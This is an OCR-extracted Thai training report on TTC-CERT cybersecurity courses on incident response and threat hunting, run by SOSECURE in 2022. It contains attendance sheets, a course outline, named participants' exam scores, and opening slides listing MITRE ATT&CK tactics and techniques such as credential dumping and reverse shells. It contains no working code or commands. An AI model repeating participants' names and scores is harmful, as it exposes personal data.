
theHive

SOSECURE

theHive

SOSECURE

PatrOwl



SOSECURE

Thank you

เอกสารแนบท้าย 3

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building ครั้งที่ 1 โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be an Incident Responder

วันที่ 9 กุมภาพันธ์ 2565 เวลา 9:00 – 16:00 น.

โรงแรม บลิสตัน สุวรรณ พาร์ค วิว ห้อง Park View 1&2

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
1	Pakornsin Pornsuppaisarn		
2	Kasin Nutalaya		
3	Apinat Kanawong	Apinat K.	Apinat K.
4	Krisda Naprivun		
5	Nattawat Pulsrivong		
6	Teerapat Suteepichetpun		
7	Apiwut Khamwiangsa		
8	Wirat Prukpraipadung		
9	Ubonrat Rojpojjananawin		
10	Komchai Pavaropas		
11	Benjawan Apatsaraphom		
12	Pimpinit Srimook		

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building ครั้งที่ 1 โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be an Incident Responder

วันที่ 9 กุมภาพันธ์ 2565 เวลา 9:00 – 16:00 น.

โรงแรม บลิสตัน สุวรรณ พาร์ค วิว ห้อง Park View 1&2

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
13	Jarunee Kampalawalee		
14	Thatchaphol Boondamnoen		
15	Witchayoot Thangtongkum		
16	Thanaporn Lapjarean		
17	Wichaya Pimpadcha		
18	Kampee Sariyashiva		
19	Surakarn Duangphasuk		
20	Nipat Bengthong		
21	Suttichot Paksantia		
22	Thunchanok Anuroje		
23	Pisut Muangsamai		

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building ครั้งที่ 1 โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be an Incident Responder

วันที่ 10 กุมภาพันธ์ 2565 เวลา 9:00 – 16:00 น.

โรงแรม บลิสตัน สุวรรณ พาร์ค วิว ห้อง Park View 1&2

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
1	Pakornsin Pornsuppaisarn		
2	Kasin Nutalaya		
3	Apinat Kanawong	Apinat K.	Apinat K.
4	Krisda Naprivun		
5	Nattawat Pulsrivong		
6	Teerapat Suteepichetpun		
7	Apiwut Khamwiangsa		
8	Wirat Prukpraipadung		
9	Ubonrat Rojpojjananawin		
10	Komchai Pavaropas		
11	Benjawan Apatsaraphom		
12	Pimpinit Srimook		

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building ครั้งที่ 1 โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be an Incident Responder

วันที่ 10 กุมภาพันธ์ 2565 เวลา 9:00 – 16:00 น.

โรงแรม บลิสตัน สุวรรณ พาร์ค วิว ห้อง Park View 1&2

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
13	Jarunee Kampalawalee		
14	Thatchaphol Boondamnoen		
15	Witchayoot Thangtongkum		
16	Thanaporn Lapjarean		
17	Wichaya Pimpadcha		
18	Kampee Sariyashiva		
19	Surakarn Duangphasuk		
20	Nipat Bengthong		
21	Suttichot Paksantia		
22	Thunchanok Anuroje		
23	Pisut Muangsamai		

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building ครั้งที่ 1 โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be an Incident Responder

วันที่ 11 กุมภาพันธ์ 2565 เวลา 9:00 – 16:00 น.

โรงแรม บลิสตัน สุวรรณ พาร์ค วิว ห้อง Park View 1&2

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
1	Pakornsin Pornsuppaisarn		
2	Kasin Nutalaya		
3	Apinat Kanawong	Apinat K.	Apinat K.
4	Krisda Naprivun		
5	Nattawat Pulsrivong		
6	Teerapat Suteepichetpun		
7	Apiwut Khamwiangsa		
8	Wirat Prukpraipadung		
9	Ubonrat Rojpojjananawin		
10	Komchai Pavaropas		
11	Benjawan Apatsaraphom		
12	Pimpinit Srimook		

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building ครั้งที่ 1 โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be an Incident Responder

วันที่ 11 กุมภาพันธ์ 2565 เวลา 9:00 – 16:00 น.

โรงแรม บลิสตัน สุวรรณ พาร์ค วิว ห้อง Park View 1&2

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
13	Jarunee Kampalawalee		
14	Thatchaphol Boondamnoen		
15	Witchayoot Thangtongkum		
16	Thanaporn Lapjarean		
17	Wichaya Pimpadcha		
18	Kampee Sariyashiva		
19	Surakarn Duangphasuk		
20	Nipat Bengthong		
21	Suttichot Paksantia		
22	Thunchanok Anuroje		
23	Pisut Muangsamai		

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

รายงานการจัดกิจกรรม Capacity Building ครั้งที่ 2

หน่วยเจ้าของโครงการ:
สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:
นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:
ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:
นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ
พันโท พิศุทธิ์ ม่วงสมัย
สิบโท มาวิณ ภาสประภา
นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)
ระยะเวลาดำเนินโครงการ: 36 เดือน
สัญญารับทุนเลขที่ A62-1-(2)-010

ศูนย์ TTC-CERT ได้ดำเนินการจัดกิจกรรม Capacity Building ครั้งที่ 2 เพื่อส่งเสริมให้ภาคส่วนโทรคมนาคมและสมาชิกมีการเตรียมพร้อมด้านทรัพยากรบุคคลสำหรับความท้าทายด้านความปลอดภัยทางไซเบอร์ในปัจจุบันที่เปลี่ยนแปลงไปอย่างรวดเร็ว โดยมีรายละเอียดโดยสรุป ดังนี้

1. รูปแบบการดำเนินการ
    1.1. กลุ่มเป้าหมาย: ผู้เข้าร่วมกิจกรรมฯ โดยเป็นผู้แทนจากสมาชิกและผู้แทนจากศูนย์ TTC-CERT จำนวน 24 คน
    1.2. วิธีการ: จัดกิจกรรมฯ ในรูปแบบห้องเรียน (Classroom-Style)
    1.3. สถานที่: โรงแรมไอบิส สไตล์ กรุงเทพ รัชดา
    212 ถนนรัชดาภิเษก เขตห้วยขวาง กรุงเทพฯ 10310
    https://ibisstylesbangkokratchada.com/
    (ทางโรงแรมมีมาตรฐานความปลอดภัยด้านสุขอนามัย SHA Extra Plus certificate)
2. วันและเวลาการจัดกิจกรรมฯ
    2.1. ระยะเวลาการจัดกิจกรรมฯ: 3 วัน (18 ชม.)
    2.2. วันเวลา: 28-30 มิ.ย.2565 เวลา 09.00-16.00 น.
3. วิทยากร ผู้เชี่ยวชาญ
    3.1. อ.วัชรพล วงศ์อภัย CISSP ,SANS GCIH and GCFA ,SSCP ,CEHv8 ,ECSA ,Pentest+ ,Security+ ,MCT
4. รายละเอียดการฝึกอบรม
    4.1. หัวข้อ How to be a Cyber Threat Hunter
    4.2. หัวข้อของเนื้อหาหลักสูตร
        - PART 1 : Threat Hunting
            - Overview Threat Hunting
            - IOC (Indicator of Compromise)
            - Threat Hunting Methodology
                - Cybersecurity Threat
                - Cyber Kill Chain
                - MITRE ATT&CK
            - Threat Exchange Source
            - Threat Exchange Protocols

        - TAXII (Trusted Automated Exchange Of Indicator Information)
        - Threat Exchange Format & Protocol (STIX)
    - Threat Data Feed
    - Intelligent News Feed
    - Overview OSINT (Open-Source Intelligent Tool)
    - Overview MISP (Malware Information Sharing Platform)
    - Workshop Threat Sharing Platform
    - Workshop Using OSINT (Open-Source Intelligent Tool)
- Part 2 : Host-Based Threat Hunting
    - Host-Based IOC (Indicator of Compromise)
        - File System Level
        - Registry Level
        - Memory Level
    - How to Apply IOC for Host-Based Scanning
    - Importing and Integrate IOC data from Threat Intelligent
    - IOC Scanner Tools
    - SCAP Protocol and Automate Vulnerability Detection
    - Workshop Vulnerability Detection with Open SCAP
    - Workshop Import and Integrate IOC to Host-Based Scanner
    - Workshop Host-Based IOC Scanner (Windows and Unix)
- Part 3 : Network-Based
    - Threat Hunting
    - Malicious Code Activity
    - Log Management architecture design
    - Network-Based IOC (Indicator of Compromise)
    - Microsoft Windows Event Log Analysis
        - Hunting Compromised Account
        - Use of SYSTEM privilege accounts
        - Malicious RDP logon

- Pass-the-Hash/Pass-the-Ticket Techniques
- Malicious Executable

- Workshop Traffic Analysis
- Workshop Real World Cybersecurity attack detection
- Log Analysis Tools
- Workshop Log Analysis (Splunk & Sysmon)

- Part 4 : Malware
  - Hunting
  - Memory Architecture
  - Memory Dump
  - Malware Activity
  - Hunting Malware In RAM
  - Malware Analysis Tools
  - Create & Deploy Yara Rule
  - Workshop Advanced Malware Detection (Without Anti–Malware Solution)
  - Workshop Capturing Real World Malware Hunting
  - Workshop Creating Your OWN malware and IOC Signature

5. รายงานสรุปผลการอบรม รายละเอียดตามเอกสารแนบท้าย 1
6. เอกสารประกอบการอบรม รายละเอียดตามเอกสารแนบท้าย 2
7. ใบเซ็นชื่อเข้ารับการฝึกอบรม รายละเอียดตามเอกสารแนบท้าย 3

เอกสารแนบท้าย 1

รายงานสรุปผลการอบรม

กิจกรรม Capacity Building ครั้งที่ 1 โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be a Cyber Threat Hunter

วันที่ 28 - 30 มิถุนายน 2565 เวลา 9:00 – 16:00 น.

โรงแรม ไอบิส สไตล์ กรุงเทพ รัชดา

วัตถุประสงค์


ด้วยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม มีความประสงค์จัดจ้างโครงการฝึกอบรมเพื่อสร้างขีดความสามารถ (Capacity Building) ด้านการรักษาความมั่นคงปลอดภัยไซเบอร์ของภาคส่วนโทรคมนาคม ประจำปี 2565 เพื่อเพิ่มขีดความสามารถของบุคคลากรในการติดตามภัยคุกคามทางไซเบอร์ให้เท่าทันกับภัยคุกคามใหม่ที่เกิดขึ้น โดยมุ่งเน้นการสร้างขีดความสามารถในการตรวจจับและการป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นได้ในอนาคตกับองค์กร

บัดนี้ บริษัท โซ ซีเคียว จำกัด ได้ดำเนินการจัดอบรมตามวัตถุประสงค์ดังกล่าว เป็นที่เรียบร้อยแล้ว ทางบริษัทฯ ขอรายงานสรุปผลการอบรมดังนี้

1. เอกสารประกอบการอบรม (รูปเล่มแนบ)
2. ภาพถ่ายการอบรม

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE



99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

SOSECURE

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

99/10 Soi 01 Karnchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 / 061 564 5294

ผลการสอบ การจัดกิจกรรม Capacity Building ครั้งที่ 2

ลำดับ	ชื่อ - นามสกุล	องค์กร	สรุปผลการสอบ (Final)
1	Paisarn Trichavaroj	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	ผ่าน
2	Thunchanok Anuroje	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	ผ่าน
3	Pakornsin Pornsuppaisarn	บริษัท ดีแทค ไตรเน็ต จำกัด	ผ่าน
4	Kasin Nutalaya	บริษัท ดีแทค ไตรเน็ต จำกัด	ผ่าน
5	Apinat Kanawong	บริษัท ดีแทค ไตรเน็ต จำกัด	ผ่าน
6	Teerayuth Krajangpho	บริษัท ดีแทค ไตรเน็ต จำกัด	ผ่าน
7	Witchayoot Thangtongkum	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	ผ่าน
8	Thanaporn Lapjarean	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	ผ่าน
9	Chanthit Tirasopakun	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	ผ่าน
10	Phidchaya Khanworawong	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	ผ่าน
11	Nattawat Pulsrivong	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	ผ่าน
12	Wasin Pengsom	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	ผ่าน
13	Wuttipume Akanit	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	ผ่าน
14	Wattana Ieampradit	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)	ผ่าน
15	Jessada Pongsaskulchote	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)	ผ่าน
16	Chanakarn Runcharoen	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)	ผ่าน
17	Komchai Pavaropas	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)	ผ่าน
18	Kampee Sariyashiva	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	ผ่าน
19	Teerapong Chuchai	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	ผ่าน
20	Chinawat Intarasura	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	ผ่าน
21	Apiporn Saeaee	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	ผ่าน
22	Yuttana Sawaddiphon	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	ผ่าน
23	Areerath Phutaowat	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	ผ่าน
24	Marwin Pathprapha	ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม	ผ่าน

ผลการสอบ การจัดกิจกรรม Capacity Building ครั้งที่ 2

ลำดับ	ชื่อ - นามสกุล	องค์กร	คะแนนสอบ ก่อนการอบรม	คะแนนสอบ หลังการอบรม	ผ่าน/ไม่ผ่าน	คะแนนสอบซ่อม	ผ่าน/ไม่ผ่าน	สรุปผลการสอบ (Final)
1	Paisarn Trichavaroj	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	10%	60%	ผ่าน			ผ่าน
2	Thunchanok Anuroje	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	15%	50%	ไม่ผ่าน	80%	ผ่าน	ผ่าน
3	Pakornsin Pornsuppaisarn	บริษัท ดีแทค ไตรเน็ต จำกัด	35%	55%	ไม่ผ่าน	60%	ผ่าน	ผ่าน
4	Kasin Nutalaya	บริษัท ดีแทค ไตรเน็ต จำกัด	35%	55%	ไม่ผ่าน	60%	ผ่าน	ผ่าน
5	Apinat Kanawong	บริษัท ดีแทค ไตรเน็ต จำกัด	20%	65%	ผ่าน			ผ่าน
6	Teerayuth Krajangpho	บริษัท ดีแทค ไตรเน็ต จำกัด	60%	65%	ผ่าน			ผ่าน
7	Witchayoot Thangtongkum	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	25%	60%	ผ่าน			ผ่าน
8	Thanaporn Lapjarean	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	25%	50%	ไม่ผ่าน	100%	ผ่าน	ผ่าน
9	Chanthit Tirasopakun	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	10%	25%	ไม่ผ่าน	80%	ผ่าน	ผ่าน
10	Phidchaya Khanworawong	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	20%	40%	ไม่ผ่าน	80%	ผ่าน	ผ่าน
11	Nattawat Pulsrivong	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	30%	75%	ผ่าน			ผ่าน
12	Wasin Pengsom	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	45%	70%	ผ่าน			ผ่าน
13	Wuttipume Akanit	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	40%	55%	ไม่ผ่าน	60%	ผ่าน	ผ่าน
14	Wattana leampradit	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)	45%	75%	ผ่าน			ผ่าน
15	Jessada Pongsaskulchote	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)	30%	75%	ผ่าน			ผ่าน
16	Chanakarn Runcharoen	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)	50%	70%	ผ่าน			ผ่าน
17	Komchai Pavaropas	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)	45%	60%	ผ่าน			ผ่าน
18	Kampee Sariyashiva	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	20%	40%	ไม่ผ่าน	60%	ผ่าน	ผ่าน
19	Teerapong Chuchai	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	55%	70%	ผ่าน			ผ่าน
20	Chinawat Intarasura	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	20%	65%	ผ่าน			ผ่าน
21	Apiporn Saeaee	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	35%	70%	ผ่าน			ผ่าน
22	Yuttana Sawaddiphon	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	45%	65%	ผ่าน			ผ่าน
23	Areerath Phutaowat	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	35%	65%	ผ่าน			ผ่าน
24	Marwin Pathprapha	ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม	65%	80%	ผ่าน			ผ่าน

เอกสารแนบท้าย 2

รายงานสรุปผลการอบรม

กิจกรรม Capacity Building ครั้งที่ 1

โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

หัวข้อการอบรม How to be a Cyber Threat Hunter

วันที่ 28 – 30 มิถุนายน 2565 เวลา 9:00 – 16:00 น.

โรงแรม ไอบิส สไตล์ กรุงเทพ รัชดา

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Cybersecurity Threat Hunting

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

About me
Watcharaphon Wongaphai

- CEO/Founder SOSECURE
- (ISC)²® Announces 2015 Asia-Pacific Information Security Leadership Achievements (ISLA)
- The Hacker TV Show
- Guest Speaker Master Degree "Cybersecurity"
  - Penetration Testing
  - Digital Forensics
  - SOC Operation & Analysis

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

My Certification

SANS | ISC2 | EC-Council | CompTIA | Microsoft

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Agenda

- Threat Hunting
  - Overview Threat Hunting
  - Threat Exchange Source
  - Threat Exchange Format & Protocol (STIX)
  - Threat Intelligent Feed
  - Threat Exchange Tools
  - MISP (Malware Information Sharing Platform)
  - TAXII (Trusted Automated Exchange of Indicator Information)
  - SCAP Protocol
  - Workshop Threat Exchange Tools
  - Workshop Intelligent Vulnerability Detection

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Agenda

- Integration Threat Intelligent to Security Solution
- Breach and Attack Simulation
  - MITRE ATT&CK Techniques
  - TTPs
  - Attack Simulation Tools
- OSINT (Open-Source Intelligent)
  - OSINT Tools
  - Search Engine (Google Hacking)
  - Darkweb Data mining
    - Darkweb Search Engine
    - Darkweb Website

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Agenda

- Host-Based Threat Hunting
  - File System Level
  - Registry Level
  - Memory Level
- IOC Scanner Tools
- Importing IOC to Host-Based IOC Scanner Tools

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Agenda

- Log Analysis
  - Cybercrime & cyber security threat
  - Cyber kill chain
  - Log management architecture design
  - Log Analysis tools
  - Malicious & Malware activity
  - Workshop Log Analysis (Splunk & Sysmon)
  - Workshop traffic analysis

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Agenda

- Malware Analysis
  - Memory architecture
  - Memory dump technique
  - Malware activity in Memory
  - Hunting Malware in Memory
  - Malware analysis tools
  - Workshop Advanced Malware Detection (Without Anti-Malware Solution)
  - Workshop capturing malware activity
  - Workshop Creating your own Malware and IOC signature (IOC Editor)

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Part 1: Threat Hunting

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Threat Agent

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Benefit of Threat Hunting


https://www.sagedatasecurity.com/cyber-threat-hunting#malware

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Comparison of hunting vs. alert management

	Hunting	Alert management
Service approach	Proactive	Reactive
Timeframe	Retrospective	As it happens
Data source	Bulk data	Specific security event(s)


Why Threat Hunting?




Many are breached and don't know it

The average breach goes undetected for more than 6+ months.

ATT&CK for Enterprise



ATT&CK Matrix for Enterprise https://attack.mitre.org/wiki/Main_Page



Tactics vs. Techniques

- Tactics is "What"
  - Persistence
  - Privileges Escalation
  - Credential Access
  - Lataral Movement
  - Command & Control
  - Exfiltration
- Techniques is "How"
  - Bootkit
  - UAC Bypass
  - Credential Dumping
  - Pass the Hash
  - Reverse Shell

What is TTPs (Tactic ,Technique ,Procedure)

